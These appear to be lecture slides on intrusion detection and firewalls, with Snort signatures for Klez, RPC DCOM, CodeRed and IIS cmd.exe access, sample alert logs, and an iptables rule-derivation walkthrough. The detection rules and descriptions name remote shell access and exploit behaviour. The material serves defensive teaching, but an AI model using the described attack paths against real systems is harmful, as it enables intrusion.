
- Scenario-based approaches
  - Expert system (ES)
  - Signature analysis (SA)
  - Petri nets (PN)
- Behavioral approaches
  - Statistical (ST)
  - Expert system (ES)
  - Neural networks (NN)
  - Immunological approach (UII)

| Origine                   | Nom             | Période | Hôte | Réseau | Scénario |    |    |     | Comportementale |    |    |     |  |
|---------------------------|-----------------|---------|------|--------|----------|----|----|-----|-----------------|----|----|-----|--|
|                           |                 |         |      |        | ES       | SA | PN | STA | ST              | ES | NN | UII |  |
| Université de Namur       | ASAX            | 1990-97 |      |        |          |    |    |     |                 |    |    |     |  |
| AT&T                      | ComputerWatch   | 1987-90 |      |        |          |    |    |     |                 |    |    |     |  |
| USAF                      | Haystack        | 1987-90 |      |        |          |    |    |     |                 |    |    |     |  |
|                           | DIDS            | 1989-95 |      |        |          |    |    |     |                 |    |    |     |  |
| CS Telecom                | Hyperview       | 1990-95 |      |        |          |    |    |     |                 |    |    |     |  |
| SRI                       | IDES            | 1983-92 |      |        |          |    |    |     |                 |    |    |     |  |
|                           | NIDES           | 1992-95 |      |        |          |    |    |     |                 |    |    |     |  |
|                           | Emerald         | 1996-   |      |        |          |    |    |     |                 |    |    |     |  |
| Purdue University         | IDIOT           | 1992-97 |      |        |          |    |    |     |                 |    |    |     |  |
| U.C. Davis                | NSM             | 1989-95 |      |        |          |    |    |     |                 |    |    |     |  |
|                           | GrIDS           | 1995-   |      |        |          |    |    |     |                 |    |    |     |  |
| LANL                      | W&S             | 1987-90 |      |        |          |    |    |     |                 |    |    |     |  |
|                           | Nadir           | 1990-   |      |        |          |    |    |     |                 |    |    |     |  |
| Cisco/WheelGroup          | NetRanger       | 1995-   |      |        |          |    |    |     |                 |    |    |     |  |
| ISS                       | RealSecure      | 1995-   |      |        |          |    |    |     |                 |    |    |     |  |
| Securenets Consortium     | SecureNet       | 1992-96 |      |        |          |    |    |     |                 |    |    |     |  |
| Network Associates Inc.   | Stalker         | 1995-   |      |        |          |    |    |     |                 |    |    |     |  |
|                           | WebStalker      | 1997-   |      |        |          |    |    |     |                 |    |    |     |  |
|                           | CyberCop Server |         |      |        |          |    |    |     |                 |    |    |     |  |
| U.C. Santa-Barbara (UCSB) | STAT            | 1991-92 |      |        |          |    |    |     |                 |    |    |     |  |
|                           | USTAT           | 1992-93 |      |        |          |    |    |     |                 |    |    |     |  |
| Stanford University       | Swatch          | 1992-93 |      |        |          |    |    |     |                 |    |    |     |  |
| MCNC et NCSU              | JiNao           | 1995-   |      |        |          |    |    |     |                 |    |    |     |  |

## Current trends

- A single technique per tool, usually
- Signatures-based techniques domine
  - Simpler implementation
  - Performances
- Behavioral approaches are seldomly used in commercial tools
- Reactive functions appear

# Multi-event analysis




233

# Implementation considerations


- Probes
  - (Network) Monitoring
    - Situation choice
    - Issues with switched Ethernet (*mirroring vs. taps*)
  - System probes
  - Signature number (and CPU usage)
  - Signature accuracy and relevance
- Alerts management
  - Collectors
  - Secure exchange protocol
  - IDMEF exchange format (RFC 4765 plus 4766 & 4767)

234

# Possible architecture



## Ex. : ISS RealSecure GUI



# Signatures – Snort (1)

|                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-----------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>SID</b>                  | 1800                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| <b>Message</b>              | VIRUS Klez Incoming                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| <b>Signature</b>            | alert tcp \$EXTERNAL_NET any -> \$SMTP_SERVERS 25 (msg:"VIRUS Klez Incoming"; flow.to_server,established; dsize:>120; content:"MIME"; content:"VGhpcyBwcm9"; classtype:misc-activity; sid:1800; rev:3;)                                                                                                                                                                                                                                                              |
| <b>Summary</b>              | This event is generated when an incoming email containing the Klez worm is detected.                                                                                                                                                                                                                                                                                                                                                                                 |
| <b>Impact</b>               | System compromise and further infection of target hosts.                                                                                                                                                                                                                                                                                                                                                                                                             |
| <b>Detailed Information</b> | <p>W32/Klez.h@MM exploits the vulnerability in Microsoft Internet Explorer (ver 5.01 or 5.5 without SP2), enabling it to execute email attachments.</p> <p>Once executed, it can unload several processes including Anti-virus programs.</p> <p>The worm is able to propagate over the network by copying itself to network shares (assuming sufficient permissions exist). Target filenames are chosen randomly, and can have single or double file extensions.</p> |
| <b>Affected Systems</b>     | Microsoft Internet Explorer (ver 5.01 or 5.5 without SP2)                                                                                                                                                                                                                                                                                                                                                                                                            |
| <b>Attack Scenarios</b>     | This virus can be considered a blended threat. It mass-mails itself to email addresses found on the local system, then exploits a known vulnerability, spreads via network shares, infects executables on the local system.                                                                                                                                                                                                                                          |
| <b>Ease of Attack</b>       | Simple. This is worm activity.                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| <b>False Positives</b>      | Certain binary file email attachments can trigger this alert.                                                                                                                                                                                                                                                                                                                                                                                                        |
| <b>False Negatives</b>      | None known.                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| <b>Corrective Action</b>    | Apply the appropriate vendor supplied patches.                                                                                                                                                                                                                                                                                                                                                                                                                       |
|                             | Block incoming attachments with .bat, .exe, .pif, and .scr extensions                                                                                                                                                                                                                                                                                                                                                                                                |
| <b>Contributors</b>         | Sourcefire Research Team<br>Brian Caswell <bmc@sourcefire.com>                                                                                                                                                                                                                                                                                                                                                                                                       |

237

# Signatures – Snort (2)

|                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>SID</b>                  | 2251                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| <b>Message</b>              | NETBIOS DCERPC Remote Activation bind attempt                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| <b>Signature</b>            | alert tcp \$EXTERNAL_NET any -> \$HOME_NET 135 (msg:"NETBIOS DCERPC Remote Activation bind attempt"; content:" 05 "; distance:0; within:1; content:" 0b "; distance:1; within:1; byte_test:1,&,1,0,relative; content:" B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57 "; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; reference:url,www.microsoft.com/technet/security/bulletin/MS03-026.asp; reference:cve,CAN-2003-0715; sid:2251; rev:1;)                                                                                                                                                                                                                                                      |
| <b>Summary</b>              | This event is generated when an attempt is made to exploit a known vulnerability in Microsoft RPCSS service for RPC.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| <b>Impact</b>               | Denial of Service. Possible execution of arbitrary code leading to unauthorized remote administrative access.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| <b>Detailed Information</b> | <p>A vulnerability exists in Microsoft RPCSS Service that handles RPC DCOM requests such that execution of arbitrary code or a Denial of Service condition can be issued against a host by sending malformed data via RPC.</p> <p>The Distributed Component Object Model (DCOM) handles DCOM requests sent by clients to a server using RPC. A malformed request to the host running the RPCSS service may result in a buffer overflow condition that will present the attacker with the opportunity to execute arbitrary code with the privileges of the local system account. Alternatively the attacker could also cause the RPC service to stop answering RPC requests and thus cause a Denial of Service condition to occur.</p> |
| <b>Affected Systems</b>     | Windows NT 4.0 Workstation and Server<br>Windows NT 4.0 Terminal Server Edition<br>Windows 2000<br>Windows XP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |

238

The screenshot shows the Prelude IDS Web Front-End interface in Microsoft Internet Explorer. The browser address bar shows the URL: `http://tspsecur/piwi/Filters.pl?priv_name=&trigger=&pe`. The interface has a dark theme and includes several navigation tabs: Alert List, HeartBeat, Top 20 Attackers, Top 20 Attacks, and Statistics. Below these are buttons for Filter Factory, Edit current filter, and a dropdown menu set to 'None' with a 'Load filter' button.

The main configuration area is enclosed in a dashed box and contains the following sections:

- Severity filter:** Three checkboxes are checked: 'high', 'medium', and 'low'.
- Sort by:** Two radio buttons are present: 'timestamp' (selected) and 'group by key'.
- Results per page:** A text input field contains the number '6'.
- Group by:** A dropdown menu is open, showing options: 'Classification', 'Source address', 'Target address', and 'Target port'.
- Order:** Two radio buttons are present: 'Desc.' (selected) and 'Asc.'.
- Since:** A dropdown menu is set to '1 month'.
- A 'submit' button is located to the right of the configuration area.

Below the configuration area, there is a link '<-- re-open sensor\_tree' and a summary line: '23 results for those filters. Page 4/4.' Navigation buttons 'First', 'Prev', and 'Last' are also present.

The main content area displays a table of alerts with the following columns: P, Id, Classification, Impact, Completion, Source, Destination, Class, and Timestamp. The table contains five rows of data:

| P | Id   | Classification                                  | Impact | Completion | Source         | Destination            | Class            | Timestamp           |
|---|------|-------------------------------------------------|--------|------------|----------------|------------------------|------------------|---------------------|
|   | 1161 | SIMPLE Windows Event ID [560]: security FAILURE | user   | failed     | unknown        | 50.128.146.178         | Prelude LML/HIDS | 2003-10-31 16:46:50 |
|   | 1160 | SIMPLE Windows Event ID [560]: security FAILURE | user   | failed     | unknown        | 50.128.146.178         | Prelude LML/HIDS | 2003-10-31 16:45:59 |
|   | 1159 | SSH Remote user logging                         | user   | succeeded  | 50.128.146.178 | 127.0.0.1 22/tcp (ssh) | Prelude LML/HIDS | 2003-10-31 16:48:33 |
|   | 1158 | SSH Remote user logging                         | user   | succeeded  | 50.128.146.178 | 127.0.0.1 22/tcp (ssh) | Prelude LML/HIDS | 2003-10-31 16:40:24 |
|   | 1157 | Root login                                      | admin  | succeeded  | unknown        | 127.0.0.1              | Prelude LML/HIDS | 2003-10-31 16:35:27 |

The status bar at the bottom of the browser window shows 'Intranet local'.

239

ISAE – 2016/2017

## Intrusion detection shortcomings (currently)

- Low detection rate
  - False negative alerts
- Too many alerts
  - False alerts : False positive
  - Several thousand alerts per week (busy site)
- Insufficient alert semantic
  - No global view
  - Detection of a distributed attack is very hard
- It is difficult to detect unknown attacks
  - This is an advantage of behavior-based methods

240



## Exemple : alertes générées par Dragon

# Too many details

```
[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]
07/20-13:59:32.291193 64.165.187.170:4515 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:33.059882 64.165.187.170:4533 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
```

|                       |                  |                                                                                                                                                                                                                                                                              |
|-----------------------|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 07/20-13:59:32.291193 | <b>SID</b>       | 1256                                                                                                                                                                                                                                                                         |
| 07/20-13:59:32.291193 | <b>Message</b>   | WEB-IIS CodeRed v2 root.exe access                                                                                                                                                                                                                                           |
| 07/20-13:59:32.291193 | <b>Signature</b> | alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS (msg:"WEB-IIS CodeRed v2 root.exe access"; flow:to_server,established; uricontent:"root.exe"; nocase; classtype:web-application-attack; reference:url,www.cert.org/advisories/CA-2001-19.html; sid:1256; rev:7;) |

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:34.434017 64.165.187.170:4587 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:34.817953 64.165.187.170:4593 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.219711 64.165.187.170:4601 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
```

|                       |                  |                                                                                                                                                                                                       |
|-----------------------|------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 07/20-13:59:35.607048 | <b>SID</b>       | 1002                                                                                                                                                                                                  |
| 07/20-13:59:35.607048 | <b>Message</b>   | WEB-IIS cmd.exe access                                                                                                                                                                                |
| 07/20-13:59:35.607048 | <b>Signature</b> | alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS (msg:"WEB-IIS cmd.exe access"; flow:to_server,established; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:5;) |

241

## Exemple : alertes générées par Dragon

# Too many details

```
[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]
07/20-13:59:32.291193 64.165.187.170:4515 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:33.059882 64.165.187.170:4533 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.576217 64.165.187.170:4566 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
```

07/20-13:59:35.576217  
 [\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]  
 07/20-13:59:35.576217 64.165.187.170:4566 -> 193.54.194.111:80  
 [\*\*] [1:1002:2] WEB-IIS cmd.exe access [\*\*]

***Nimda* attack from 64.165.187.170  
towards 193.54.194.111**

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.219711 64.165.187.170:4601 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80
```

242

Exemple : alertes générées par Dragon

## Poor semantics

```

[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]
07/20-13:59:32.291193 64.165.187.170:4515 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:33.059882 64.165.187.170:4533 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.576217 64.165.187.170:4566 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
07/20-13:59:35.607048 64.165.187.170:4603 -> 193.54.194.111:80

```

*Nimda* attack from 64.165.187.170  
towards 193.54.194.111,  
193.54.194.111 not vulnerable

243

## Alert correlation opportunities

- Correlation techniques
- Integration of system information
- Next step? : Grouping and alert fusion functions inside existing tools

244

## Overall presentation (2/2)

- Case studies
  - Wireless networks
  - New generation avionics systems
  - Network appliances
  - Mobile telephony
  - Gaming devices
- Wrap-up (on-demand)
  - IDS
  - **Firewalls**
  - Anti-virus

245

## Firewalls and Network protection

- Several design principles
  - (TCP,UDP) « state-based » firewalls
  - proxy firewalls
- Several security levels associated to DMZs
- Access control based on network flow characteristics
  - IP addresses : source, destination)
  - TCP/UDP : source port, destination port = protocol
  - action : drop, deny, allow, nat, trap, encrypt, ...

246

# How do you define a rule, in practice?

- Given an application
  - vlc (what's this?)
  - <http://mafreebox.freebox.fr/freeboxtv/playlist.m3u> (starting to understand)
- which « does not work », « Port number? »
- First steps

```
ortalo@hurricane:~$ ping -c 1 mafreebox.freebox.fr
PING freeplayer.freebox.fr (212.27.38.253) 56(84) bytes of data.
64 bytes from freeplayer.freebox.fr (212.27.38.253): icmp_seq=1 ttl=64
 time=1.16 ms
--- freeplayer.freebox.fr ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.168/1.168/1.168/0.000 ms
ortalo@hurricane:~$ tethereal -i eth1 host 212.27.38.253
...nothing...
```

247

- Find (all) sources and destinations involved
  - IP<sub>eth1</sub> and 212.27.38.253 (hmm...)
- Experimental approach : monitor drops one after the other while checking the network traffic

```
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=52 TOS=0x00
 PREC=0x00 TTL=64 ID=48783 DF PROTO=TCP SPT=1047 DPT=80 SEQ=1610765695
 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40101040201030300)
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=52 TOS=0x00
 PREC=0x00 TTL=64 ID=48784 DF PROTO=TCP SPT=1047 DPT=80 SEQ=1610765695
 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40101040201030300)
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=52 TOS=0x00
 PREC=0x00 TTL=64 ID=1506 DF PROTO=TCP SPT=1048 DPT=80 SEQ=1611201085
 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40101040201030300)
```

248

- Let's allow outbound HTTP

```
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=52 TOS=0x00
 PREC=0x00 TTL=64 ID=22928 DF PROTO=TCP SPT=1082 DPT=554 SEQ=2534727009
 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40101040201030300)
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=52 TOS=0x00
 PREC=0x00 TTL=64 ID=22929 DF PROTO=TCP SPT=1082 DPT=554 SEQ=2534727009
 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40101040201030300)
```

- and TCP/554 inbound (?)

```
DROPPED IN=eth1 OUT= MAC=00:50:bf:29:e7:88:00:07:cb:05:ec:fc:08:00
 SRC=212.27.38.253 DST=81.56.84.23 LEN=1356 TOS=0x00 PREC=0xE0 TTL=57
 ID=18727 DF PROTO=UDP SPT=32803 DPT=1044 LEN=1336
DROPPED IN=eth1 OUT= MAC=00:50:bf:29:e7:88:00:07:cb:05:ec:fc:08:00
 SRC=212.27.38.253 DST=81.56.84.23 LEN=1356 TOS=0x00 PREC=0xE0 TTL=57
 ID=18982 DF PROTO=UDP SPT=32803 DPT=1044 LEN=1336
```

- TV selection list available
- We allow UDP inbound (>1025)

```
hurricane:~# dmesg | grep 212
```

```
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=80 TOS=0x00
 PREC=0x00 TTL=64 ID=6 DF PROTO=UDP SPT=1065 DPT=32769 LEN=60
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=44 TOS=0x00
 PREC=0x00 TTL=64 ID=7 DF PROTO=UDP SPT=1065 DPT=32769 LEN=24
```

- The show begins...

249

- Channels keep on changing (!!?)

```
hurricane:~# dmesg | grep 212
```

```
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=80 TOS=0x00
 PREC=0x00 TTL=64 ID=6 DF PROTO=UDP SPT=1065 DPT=32769 LEN=60
DROPPED IN= OUT=eth1 SRC=81.56.84.23 DST=212.27.38.253 LEN=44 TOS=0x00
 PREC=0x00 TTL=64 ID=7 DF PROTO=UDP SPT=1065 DPT=32769 LEN=24
```


- We allow outbound UDP on the port range 32000-33999

- « It works. »

```
hurricane:~# dmesg | grep 212
```

```
hurricane:~# iptraf
```

```
hurricane:~#
```



- By the way... where is the documentation?

250

## One last note...

*« The final step (...) simply adds a second Trojan horse to the one that already exists. The second pattern is aimed at the C compiler. The replacement code is a (...) self-reproducing program that inserts both Trojan horses in the compiler. (...) First we compile the modified source with the normal C compiler to produce a bugged binary. We install this binary as the official C. We can now remove the bugs from the source of the compiler and the new binary will reinsert the bugs whenever it is compiled. Of course, the login command will remain bugged with no trace in source anywhere. »*

251

## Morale

*« You can't trust code that you did not totally create yourself.  
(Especially code from companies that employ people like [him].) »*

Ken Thomson, [Reflections on Trusting Trust](#), Turing award lecture, in *Communications of the ACM*, vol.27, no.8, pp.761-763, August 1984.

252